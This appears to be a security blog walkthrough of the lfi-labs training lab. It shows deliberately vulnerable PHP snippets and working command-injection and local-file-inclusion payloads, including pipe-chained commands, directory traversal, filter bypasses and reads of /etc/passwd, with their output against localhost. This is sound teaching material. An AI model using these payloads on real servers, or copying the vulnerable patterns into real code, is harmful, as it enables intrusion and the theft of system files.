LEGION OF LOL

DON'T WANNA BE GOD , JUST GEEK!

BINARY ANALYSIS 101 BLOG CRYPTOGRAPHY
DAMN VULNERABLE FILE UPLOAD DVWS FILTER BYPASSING GAME HACKING
HOME LEARN TO HACK LINUX BINARY EXPLOITATION LOL MEMBERS SECTION
LOL-FAV LOL-PRESS MDY STUDENTS AREA MISC
NODEGOAT WALKTHROUGH OWASP JUICE SHOP WALKTHROUGH
PARALAX LFI LAB PARTNERS REQUESTS RESOURCES WEB SECURITY
WIN EXPLOIT DEVELOPMENT XVWA WALKTHROUGH

Paralax LFI Lab

We can learn Command Injection and Local File Inclusion in this lab. The author collected various types of vulnerabilities.

Github Project

download or clone following repository

```
https://github.com/paralax/lfi-labs
```

CMD -1

Source Code

```
<?php
    system($_GET["cmd"]);
?>
```

Small Explanation


```
system() -> Execute Strings as Command
```

```
$_GET['cmd'] -> Handling user input with GET method -> file.php?cmd=<user_input>
```

Exploiting

```
?cmd=whoami  ( We can use "whoami" on Windows OS or Linux )
```

POC



localhost/lfi-labs/CMD-1/?cmd=whoami#

LFI labs

Show Hint

a556uq\asus

CMD -2


Source Code

```
<?php
    system($_POST["cmd"]);
?>
```

Small Explanation

```
system() -> Execute Strings as Command
$_POST['cmd'] -> Handling user input with POST method
```

Exploiting




New Request

POST http://localhost/lfi-labs/CMD-2/

Request Headers:

```
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/lfi-labs/CMD-2/
Content-Type: application/x-www-form-urlencoded
```




```
Content-Length: 10
Cookie: security_level=0; stay_login=0; _ga=GA1.1.380283366.1516598125
```

Request Body:

```
cmd=whoami
```

POC



LFI labs

Show Hint

a556uq\asus

CMD-3

Source Code

```
<?php
    system("/usr/bin/whois " . $_GET["domain"]);
 ?>
```

If you are using Windows , you should change “/usr/bin/whois” to “nslookup”.


Small Explanation

```
system execute -> nslookup google.com
Result ->
Server:  UnKnown
Address:  192.168.43.1

Name:    google.com
Addresses:  2404:6800:4001:806::200e
          216.58.196.14
```

We need to escape from nslookup command. Techniques from **OWASP testing guide**.

```
cmd1|cmd2  : Uses of | will make command 2 to be executed weather command 1 execution is
successful or not.
cmd1;cmd2  : Uses of ; will make command 2 to be executed weather command 1 execution is
successful or not.
cmd1||cmd2  : Command 2 will only be executed if command 1 execution fails.
cmd1&&cmd2 : Command 2 will only be executed if command 1 execution succeeds.
$(cmd) : For example, echo $(whoami) or $(touch test.sh; echo 'ls' > test.sh)
'cmd' : It's used to execute specific command. For example, 'whoami'
>(cmd): <(ls)
<(cmd): >(ls)
```

POC



localhost/lfi-labs/CMD-3/?domain=google.com|whoami

LFI labs

Whois:

```
a556uq\asus
```

CMD-4


Source Code

```
<?php
    system("whois " . $_POST["domain"]);
 ?>
```


Small Explanation

```
Its only change between GET method and POST method from CMD-3
```

POC



localhost/lfi-labs/CMD-4/#



LFI labs

Show Hint

```
a556uq\asus
```

CMD-5

Source Code

```
<?php
if (preg_match('/^[-a-z0-9]+\.a[cdefgilmnoqrstuwxz]|b[abdefghijmnorstvwyz]|c[acdfghiklmnoruvxyz]|d[ejkmoz]|e[cegrstu]|f[ijkmor]|g[abdefghilmnpqrstuwy]|h[kmnrtu]|i[delmnoqrst]|j[emop]|k[eghimnprwyz]|l[abcikrstuvy]|m[acdeghklmnopqrstuvwxyz]|n[acefgilopruz]|om|p[aefghklmnrstwy]|qa|r[eosuw]|s[abcdeghijklmnortuvyz]|t[cdfghjklmnoprtvwz]|u[agksyz]|v[aceginu]|w[fs]|y[et]|z[amw]|biz|cat|com|edu|gov|int|mil|net|org|pro|tel|aero|arpa|asia|coop|info|jobs|mobi|name|museum|travel|arpa|xn--[a-z0-9]+$/', strtolower($_GET["domain"])))
        { system("whois -h " . $_GET["server"] . " " . $_GET["domain"]); }
    else
        {echo "malformed domain name";}

 ?>
```

Small Explanation


```
$_GET['domain'] has been filtered
We need to care about all inputs if not even shown in input box.
$_GET['server'] is another input
```

Escaping

```
Command -> whois -h [server] [domain]


Input ->        ?domain=facebook.com&server=127.0.0.1
```

```
Command ->whois -h 127.0.0.1 facebook.com

Escaping -> ?domain=facebook.com&server=127.0.0.1|whoami||

Command->whois -h 127.0.0.1|whoami|| facebook.com

| -> only work second command
|| -> work if first command failed
```

POC



ost/lfi-labs/CMD-5/?domain=facebook.com&server=127.0.0.1|whoami||

LFI labs

```
a556uq\asus
```

CMD-6

```
Its only change between GET method and POST method from CMD-5
```

LFI-1

Source Code

```
<?php
include($_GET["page"]);
?>
```


Small Explanation

```
include() -> execute code from file
$_GET['page'] -> User input usin GET method
```

Exploitation

```
?page=C:/Windows/system.ini ( Windows )
?page=/etc/passwd ( Linux )
```

POC



localhost/lfi-labs/LFI-1/?page=C%3A%2FWindows%2Fsystem.ini

LFI labs

; for 16-bit app support [386Enh] woafont=dosapp.fon EGA80WOA.FON=EGA80WOA.FON EGA40WOA.FON=EGA40WOA.FON CGA80WOA.FON=CGA80WOA.FON CGA40WOA.FON=CGA40WOA.FON [drivers] wave=mmdrv.dll timer=timer.drv [mci]

LFI-2

Source Code

```
<?php
include("includes/".$_GET['library'].".php");
?>
```

Small Explaination

```
prefix -> includes/
Directory Traversal - > cd .. -> ../
Nullbyte Injection -> %00 -> Terminator
```

Exploitation

```
../readme.md%00
```

Nullbyte fixed in 5.3.8 (**Detail**)


But dont worry , we can open php file

```
library=../../../info
```

We need allow_url_fopen=On for Remote File Inclusion

POC

localhost/lfi-labs/LFI-2/?library=../../../info



LFI labs

Show Hint

PHP Version 7.1.11

System	Windows NT A556UQ 10.0 build 15063 (Windows 10) i586
Build Date	Oct 25 2017 20:53:20
Compiler	MSVC14 (Visual C++ 2015)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-

LFI-3


Source Code

```
<?php
if (substr($_GET['file'], -4, 4) != '.php')
 echo file_get_contents($_GET['file']);
else
 echo 'You are not allowed to see source files!'."\n";
?>
```

Small Explaination

```
Filtered exfiltration with .php extension
We can bypass this .ph<
```

POC



localhost/lfi-labs/LFI-3/?file=..%2F..%2Finfo.ph<

LFI labs

Show Hint

Source Code

<?php



```
<?php


phpinfo(); ?>
```

LFI-4


Source Code

```
<?php
include('includes/class_'.addslashes($_GET['class']).'.php');
?>
```

Small Explaination

```
includes/class_<input>.php

includes/class_aaa/../../../../info
```

POC



localhost/lfi-labs/LFI-4/?class=aaa%2F..%2F..%2F..%2F..%2Finfo
Search
Most Visited
Getting Started
ferreirasc/oscp: oscp s...

LFI labs

Show Hint

PHP Version 7.1.11

System	Windows NT A556UQ 10.0 build 15063 (Windows 10) i586
Build Date	Oct 25 2017 20:53:20
Compiler	MSVC14 (Visual C++ 2015)
Architecture	x86

LFI-5


Source Code

```
<?php
   $file = str_replace('../', '', $_GET['file']);
   if(isset($file))
   {
       include("pages/$file");
   }
   else
   {
       include("index.php");
   }
?>
```

Small Explaination

```
../ has been deleted with str_replace()
Obufscating Result -> .../././ -> ../
```

POC



localhost/lfi-labs/LFI-5/?file=..././../..././../..././../info.php

LFI labs

Show Hint

PHP Version 7.1.11

System	Windows NT A556UQ 10.0 build 15063 (Windows 10) i586
Build Date	Oct 25 2017 20:53:20
Compiler	MSVC14 (Visual C++ 2015)
Architecture	x86

LFI-6 to LFI -10

```
Its only changes between GET and POST method
```

LFI-11

Source Code


```
<form action="/LFI-11/index.php" method="POST">
    <input type="text" name="file">
    <input type="hidden" name="style" name="stylepath">
</form>

<?php include($_POST['stylepath']); ?>
```

Small Explaination

```
We need to test hidden parameter
```

```
stylepath=C:/Windows/system.ini
```

POC




```

; for 16-bit app support
[386Enh]
woafont=dosapp.fon
EGA80WOA.FON=EGA80WOA.FON
EGA40WOA.FON=EGA40WOA.FON
CGA80WOA.FON=CGA80WOA.FON
CGA40WOA.FON=CGA40WOA.FON

[drivers]
wave=mmdrv.dll
timer=timer.drv

[mci]

```

LFI-12

```
Changed only GET from 11
```

POC



localhost/lfi-labs/LFI-12/?file=aaa&style=&stylepath=C:/Windows/syste

LFI labs


Show Hint

; for 16-bit app support [386Enh] woafont=dosapp.fon EGA80WOA.FON=EGA80WOA.FON EGA40WOA.FON=EGA40WOA.FON CGA80WOA.FON=CGA80WOA.FON CGA40WOA.FON=CGA40WOA.FON [drivers] wave=mmdrv.dll timer=timer.drv [mci]

LFI-13

```
Same with LFI-5
.../.../.../.../.../info.php
```


POC



localhost/lfi-labs/LFI-13/?file=...%2F.%2F...%2F.%2F...%2F.%2Finfo.php

LFI labs

Show Hint



PHP Version 7.1.11

System	Windows NT A556UQ 10.0 build 15063 (Windows 10) i586
Build Date	Oct 25 2017 20:53:20

LFI-14

```
changed from POST to GET method
```